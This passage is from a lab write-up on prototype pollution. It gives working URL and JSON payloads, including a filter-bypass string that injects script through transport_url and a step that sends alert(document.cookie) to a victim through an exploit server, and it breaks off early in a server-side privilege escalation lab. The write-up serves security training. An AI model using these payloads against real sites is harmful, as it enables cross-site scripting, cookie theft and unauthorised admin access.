

To solve the lab manually, we first detect prototype pollution using, /?__proto__.foo=bar. This doesn’t work.
/?__pro__proto__to__.[foo]=bar works.

The searchLoggerFiltered.js is filtering certain keywords using a blacklist that are bad properties. In the previous step, we bypassed this as the checking is not done recursively. Also, transport_url property is not defined.

/?__pro__proto__to__.[transport_url]=foo works.


foo is getting reflected in the script tags.

/?__pro__proto__to__[transport_url]=data:,alert(1); gives us the popup and solves the lab.
5. Client-side prototype pollution in third-party libraries
Description:

We need to execute alert(document.cookie) popup in the victim’s browser to solve the lab.
Explanation:
We will first scan for sinks using DOM Invader.

It will run the search in another tab.

DOM Invader found a sink.


We click on exploit.

This gives us the popup.

We will now send this URL to the victim in script tags via exploit server. We change the alert(1) to alert(document.cookie).
This solves the lab.
6. Privilege escalation via server-side prototype pollution

Description:

We need to abuse prototype pollution to access the admin panel and delete the user carlos.
Explanation:

We login with our given credentials.
We send the change address request to repeater. isAdmin property is returned as false.

We will use this payload to check for prototype pollution.
"__proto__": {
	"foo":"bar"
}
We see the property "foo":"bar" in return.
